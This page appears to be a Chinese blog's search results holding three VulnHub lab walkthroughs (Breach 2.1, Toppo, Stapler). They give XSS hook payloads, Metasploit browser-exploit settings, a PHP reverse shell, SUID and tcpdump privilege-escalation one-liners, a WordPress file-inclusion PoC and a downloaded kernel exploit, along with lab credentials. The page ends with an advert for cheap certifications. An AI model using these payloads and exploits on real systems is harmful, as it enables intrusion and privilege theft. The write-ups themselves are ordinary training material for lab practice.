搜索到
186
篇与
的结果
-


 Breach2.0-vulnhub靶机渗透,oscp认证之路 下载链接如下:https://www.vulnhub.com/entry/breach-21,159/首先靶机的IP是固定的 192.168.110.151 IP地址,nat网络也要是110段,不然扫描不出来IP地址首先我们使用nmap进行端口扫描,ssh服务换到了65535端口这个时候没有开启80端口,我们尝试连接一下ssh发现了账号密码 peter / inthesource,我们登录一下发现自动断开了连接回头却发现80端口开启了靶机当然要第一时间查看源码撒随后使用目录扫描扫描出来一个blog对搜索框尝试SQL注入xss尝试成功<script>alert(111)</script>接下来打开beef-xss,注意如果遇到了beef-xss下载不了,或者使用不了的话,我们要把他重新下载apt remove rubyapt remove beef-xssapt-get install rubyapt-get install ruby-dev libpcap-devgem install eventmachineapt-get install beef-xss这里会先让你输入密码等待几秒后就会自动打开浏览器,输入账号密码,默认用户为 beef ,密码为你刚刚启动beefxss输入的密码将下面的payload填入这个搜索框<script src="http://127.0.0.1:3000/hook.js"></script><script src="http://192.168.110.128:3000/hook.js"></script>这里需要耐心等待几分钟,靶机就能上线了,发现靶机的火狐浏览器版本是15.0,靶机是设置了自动执行这个xss,实际情况需要利用社会工程学使用漏洞检索工具searchsploit检索这个版本浏览器的漏洞,发现可以使用MSF那么打开MSFMSFconsolesearch firefox 15.0use 0设置好配置项use exploit/multi/browser/firefox_proto_crmfrequestset SRVHOST 192.168.110.128set URIPATH shellshow payloadsset payload 3将生成的结果http://192.168.110.128:8080/shell填到这个里面这样子就能执行命令了,但是呢,就立马断开了,这个shell很不稳定,所以我们需要创建一个稳定的shell,使用MSF的post/multi/manage/shell_to_meterpreter模块use post/multi/manage/shell_to_meterpreterset session 1创建交互式终端python -c "import pty;pty.spawn('/bin/bash')"我们的80端口默认是访问不了的,需要使用ssh连接一下,才开启的80端口cat /etc/sshd_config注意不是ssh_config,他俩还是有一定区别的特征sshd_configssh_config作用对象SSH服务器端(sshd服务)SSH客户端(ssh命令)主要配置位置/etc/ssh/sshd_config/etc/ssh/ssh_config(全局)或~/.ssh/config(用户)生效方式修改后需重启sshd服务每次执行ssh命令时读取配置目标控制服务器如何响应连接控制客户端如何连接服务器关键配置项端口、认证方式、用户访问控制等端口、私钥路径、用户名、主机别名等只有peter才能登录,并且登录成功后会执行/usr/bin/startme那么到这就已经很清楚了,为什么连接了一下ssh它的80端口就开启了我们来看看他的权限,其他用户不能写,只能root用户写,那么这种提权方式就不能使用了只有当以peter身份成功通过SSH登录时,阿帕奇服务才会被启动,80端口也会随之开启。这主要是由于存在ForceCommand设置。在执行完/usr/bin/startme命令后,SSH会话就会结束。由于没有提供一个能够持续运行的交互式Shell,所以SSH连接会立即断开。echo "exec sh" > .bashrc这样子就能使用ssh连接了既然是有密码的,那么我们可以直接sudo,发现能利用的只有apache2继续信息收集,找到web所在的目录/var/www/html,blog里的配置文件密码为空我们登录进去查看表数据,却只得到了我们利用xss登录进来的代码,没有什么用mysql -uroot -p# 不用输入密码 直接回车这里我们切换另一个数据库看看,也就是/var/www/html2下面的这个cms,得到管理员密码,32admin,可能有用,退出来换root(失败)在端口信息收集的时候,看到一个不常见的端口,使用telnet连接的时候却输出了一对经纬度利用谷歌浏览器进行导航,发现一个位置,那么这个位置可不可能是管理员密码呢?答:可能,但是登录失败。。。。。。直到我利用telnet登录这个2323端口,才有了新的突破,他问了一个问题,订书机是谁的?我们需要在目录下寻找关键词staplercd /usrgrep -rno stapler在结果中看到一个/usr/local这个目录下通常包含了本地安装的软件,这里我们看到一个cd.py为什么是/usr下面的文件,而不是其他的地方找?答:其他目录也可以,这里只是忽略掉了找的过程,比如/var下面的所有文件只有一个index.html包含stapler字符,并没有利用价值。此时就可以正常输出 Woot 啦!而且用户也切换成功我们来看看网络的端口,包含了8888端口,而且是tcp协议测试,这不是html嘛访问,目录下面有一个oscommerce点进去看看,又是一个cms看看后台目录在哪前面我们看了这个数据库的密码,admin / 32admin,却也禁止登录了我看了看网上的wp,是需要指定cms的密文解密而我这。。。。。。无奈只能凑合登录登录了,当然也可以爆破我们找到这个目录,普通用户可以读写我们使用weevelywebshell连接工具生成一个免杀马上传上去但是我们打开这个免杀马的时候,里面没有任何内容(可能是文件传输过程中出错了)并且shell也连不上那么就换一种方式,用kali自带的webshell进行反弹,我们修改好这里的ip地址喝端口为kali监听的地址和端口下面找到这个shell.php,访问即可反弹成功反弹成功我们试试sudo -l,发现它不用我们直接输入密码,有一个tcpdump提权我们找到当前的网卡信息依次执行命令就好COMMAND='id'TF=$(mktemp) # 一个临时文件路径echo "$COMMAND" > $TF # 追加要执行的命令到上面那个文件chmod +x $TF # 赋予执行权限sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z $TF -Z root# 注意这里 ⬆ 是你需要监听的网卡地址# 即可提权执行命令提权执行命令的时候,使用bash,他反弹不成功,我们可以利用刚刚上传上去的php文件进行反弹执行命令的同时,反弹成功,是root权限,提权成功感谢观看结束的小师傅们全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐内网渗透,流量转发Linux内网渗透(2w字超详细)AD域内网渗透-三种漏洞利用方式【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透一个永久的渗透知识库
-

Vulnhub-Toppo靶机,python、awk的SUID提权,两种提权方式 vulnhub-Toppo靶机,SUID提权这个靶机主要是suid提权,相对简单,靶机下载:官网链接:https://download.vulnhub.com/toppo/Toppo.zip使用nmap和dirb进行web打点nmap -sS 10.10.10.222 -p- -A -T4dirsearch -u http://10.10.10.222/web识别,是一个普通的html页面whatweb http://10.10.10.222/发现了一个密码信息 12345ted123我们猜测账号就是那串密码夹着中间的英文ted登录成功之后就是内网渗透,我们使用FeatherScan进行内网信息收集git clone https://github.com/baibaixiaoyu2024/FeatherScan.gitcd FeatherScan_v4_5_python -m http.server# 靶机wget 10.10.10.130:8000/FeatherScan_v4_5wget 10.10.10.130:8000/feather_vuln_db.txtchmod +x FeatherScan_v4_5./FeatherScan_v4_5发现提权漏洞得到两个提权向量,两个命令都可以用awk 'BEGIN {system("/bin/sh")}'python -c 'import os; os.execl("/bin/sh", "sh", "-p")' # 靶机没有sh就用bash替换至此提权成功!很简单吧
-

VulnHub-STAPLER: 1 内核&sudo提权 靶机地址:https://www.vulnhub.com/entry/stapler-1,150/靶机描述:Stapler is reported to be one of several vulnerable systems that are supposed to assist penetration testers with challenges similar to Offensive Security’s PWK coursework.这个靶机打开的时候呢需要选择“我已移动此虚拟机”否则可能打不开,或者导致网络错误我们在端口扫描的时候,就能看到FTP是允许匿名登录的除了80端口还有12380端口都是http服务我们对第一个http服务,也就是80端口进行目录扫描curl http://10.10.10.220/.profilecurl http://10.10.10.220/.bashrc使用上面的命令可以看到这些内容(没有什么东西)接下来我们使用FTP匿名登录有一个note笔记,把它get下来查看┌──(root㉿kali)-[~]└─# FTP 10.10.10.220Connected to 10.10.10.220.220-220-|-----------------------------------------------------------------------------------------|220-| Harry, make sure to update the banner when you get a chance to show who has access here |220-|-----------------------------------------------------------------------------------------|220-220Name (10.10.10.220:kali): FTP331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.FTP> ls550 Permission denied.200 PORT command successful. Consider using PASV.150 Here comes the directory listing.-rw-r--r-- 1 0 0 107 Jun 03 2016 note226 Directory send OK.FTP> cd note550 Failed to change directory.FTP> ls200 PORT command successful. Consider using PASV.150 Here comes the directory listing.-rw-r--r-- 1 0 0 107 Jun 03 2016 note226 Directory send OK.FTP> get notelocal: note remote: note200 PORT command successful. Consider using PASV.150 Opening BINARY mode data connection for note (107 bytes).100% |*********************| 107 1.03 MiB/s 00:00 ETA226 Transfer complete.107 bytes received in 00:00 (110.69 KiB/s)FTP> exit221 Goodbye.┌──(root㉿kali)-[~]└─# cat note # 查看noteElly, make sure you update the payload information. Leave it in your FTP account once your are done, John.翻译结果如下没有找到有用的信息,我们来到12380端口的web,他报了一个400,使用目录扫描的时候也不正常我们增加一个https试试随后进行目录扫描dirsearch -u https://10.10.10.220:12380/包含了一个robots.txt还有phpmyadmin,但是我们不知道账号密码在phpmyadmin登录这里有一个“帮助”按钮点进去就有了phpmyadmin的版本信息 这样子找找phpmyadmin的nday(利用过几个之后也没什么作用)我们打开目录扫描出来的robobts.txt,包含了两个目录,一个是后台界面的目录,一个是博客地址访问后台,缺弹出了一个框,看这个样子应该是被别人黑过,留下了一个xssbeef的payload使用whatweb识别cms是属于wordpress站点whatweb https://10.10.10.220:12380/blogblog/利用wordpress渗透工具wpscan,枚举可能存在的用户并使用这些用户名对后台进行爆破,使用kali中的seclists字典wpscan --url https://10.10.10.220:12380/blogblog/ -e u -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt爆破成功后应该会显示这四组账号密码wpscan --url https://10.10.10.220:12380/blogblog/ -e u -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt --disable-tls-checksgarry:footballharry:monkeyscott:cookietim:thumb登录后台第一篇文章第二篇文章,还有第三篇文章,都没有什么用我们访问wordpress插件的目录(dirb,dirsearch都能扫出来)可以看到有三个插件来看第一个插件,他会有一个readme.txt版本是1.0在这里我们搜索这个插件的漏洞,额外找到了突破点我们尝试运行这个exp,报了一些错误,显示的是Connection refused即连接被拒绝我们查看一下他的源码我们修改这个内容sed -i 's|http://127.0.0.1/wordpress|https://10.10.10.220:12380/blogblog|g' 39646.py在这里解释一下sed命令,平时我也不怎么用,-i参数表示的是直接修改这个文件,由于url中包含了很多个/所以就换了个符号|进行分割,不然也可以使用/,s表示替换命令,最后面那个g表示全局替换,使用示例sed -i 's/原内容/新内容/g' # / 写法sed -i 's|原内容|新内容|g' # | 写法此时我们就已经把想要替换掉的内容直接替换掉了此时又出现了一个问题,ssl错误,我们的靶机站点ssl错误了,不清楚怎么修改代码不要紧,我们使用他提供的poc手工打(这个漏洞脚本中有)下面这个poc是一个文件包含漏洞https://10.10.10.220:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=../wp-config.php访问的时候出现了一个url,但是没有出现wp-config.php的文件内容https://10.10.10.220:12380/blogblog/?p=1180访问这个地址,显示了一个页面不存在的样子随后我找了半天,尝试了各种操作,在uploads中找到了不知不觉新增了几张图片https://10.10.10.220:12380/blogblog/wp-content/uploads/我访问其中一张图片的时候发现了数据库的密码root : plbkac,原来访问了那个文件包含的poc,在这里会生成几张图片,二这个图片的内容就是你包含的文件的内容!curl -k https://10.10.10.220:12380/blogblog/wp-content/uploads/2145541298.jpeg我们登录数据库,目标id为1的john解密 incorrecthttps://www.somd5.com/使用数据库密码和其他用户试试(同样使用文件包含漏洞,获取/etc/passwd文件内容),下面是可能的用户┌──(root㉿kali)-[/data/demo]└─# cat user.txtsyncpeterRNunemakerETollefsonDSwangerAParnellSHayslettMBassinJBareLSolumMFreiSStroudCCeaserJKanodeCJooJLippsjamieSamDrewjessSHAYTaylormelkaizoeNATHANwwwelly使用这些用户,还有数据库的密码,进行爆破(猜测数据库密码是其中任意一个用户的名字)使用ssh进行登录使用featherscan,进行Linux信息收集git clone https://github.com/baibaixiaoyu2024/FeatherScan.gitcd FeatherScan/FeatherScan_v4_5_/chmod +x FeatherScan_v4_5./FeatherScan_v4_5发现了如下漏洞信息,如果仔细辨别名称的话,这个系统版本都不属于这些漏洞范围挑选了最可能存在的一个内核exp。提权失败了当然不能局限于这些内核漏洞,毕竟工具不能代替人工,随后找到了这个exp最后面有一个exp,我们去下载zoe@red:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zipzoe@red:/tmp$ ls39772.zip FeatherScan searchsploit_commands_21765.sh vmware-rootzoe@red:/tmp$ unzip 39772.zipArchive: 39772.zip creating: 39772/inflating: 39772/.DS_Store creating: __MACOSX/ creating: __MACOSX/39772/inflating: __MACOSX/39772/._.DS_Storeinflating: 39772/crasher.tarinflating: __MACOSX/39772/._crasher.tarinflating: 39772/exploit.tarinflating: __MACOSX/39772/._exploit.tarzoe@red:/tmp$ ls39772 39772.zip FeatherScan __MACOSX searchsploit_commands_21765.sh vmware-rootzoe@red:/tmp$ cd 39772zoe@red:/tmp/39772$ lscrasher.tar exploit.tarzoe@red:/tmp/39772$ tar -xvf exploit.tarebpf_mapfd_doubleput_exploit/ebpf_mapfd_doubleput_exploit/hello.cebpf_mapfd_doubleput_exploit/suidhelper.cebpf_mapfd_doubleput_exploit/compile.shebpf_mapfd_doubleput_exploit/doubleput.czoe@red:/tmp/39772$ lscrasher.tar ebpf_mapfd_doubleput_exploit exploit.tarzoe@red:/tmp/39772$ cd eebpf_mapfd_doubleput_exploit/ exploit.tarzoe@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit/zoe@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ lscompile.sh doubleput.c hello.c suidhelper.czoe@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$./compile.shdoubleput.c: In function ‘make_setuid’:doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast] .insns = (__aligned_u64) insns, ^doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast] .license = (__aligned_u64)"" # 这里报错不要紧,不影响脚本正常编译 ^zoe@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ lscompile.sh doubleput doubleput.c hello hello.c suidhelper suidhelper.czoe@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$./doubleputstarting writevwoohoo, got pointer reusewritev returned successfully. if this worked, you'll have a root shell in <=60 seconds.whoamisuid file detected, launching rootshell...we have root privs now...root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoamiroot至此提权成功!其他思路,在home下面发现了一个sudo用户peter,而且能够使用sudo查看历史命令,发现了另外两个用户的密码,其中包含了peter!能使用sudo!那么思路不就来了sshpass -p thisimypassword ssh JKanode@localhostsshpass -p JZQuyIN5 peter@localhost有了密码,使用sudo的时候发现sudo权限是all,那我们就能直接提权 sudo -i至此两种方法提权成功。感谢阅读至此的你,致敬~往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-
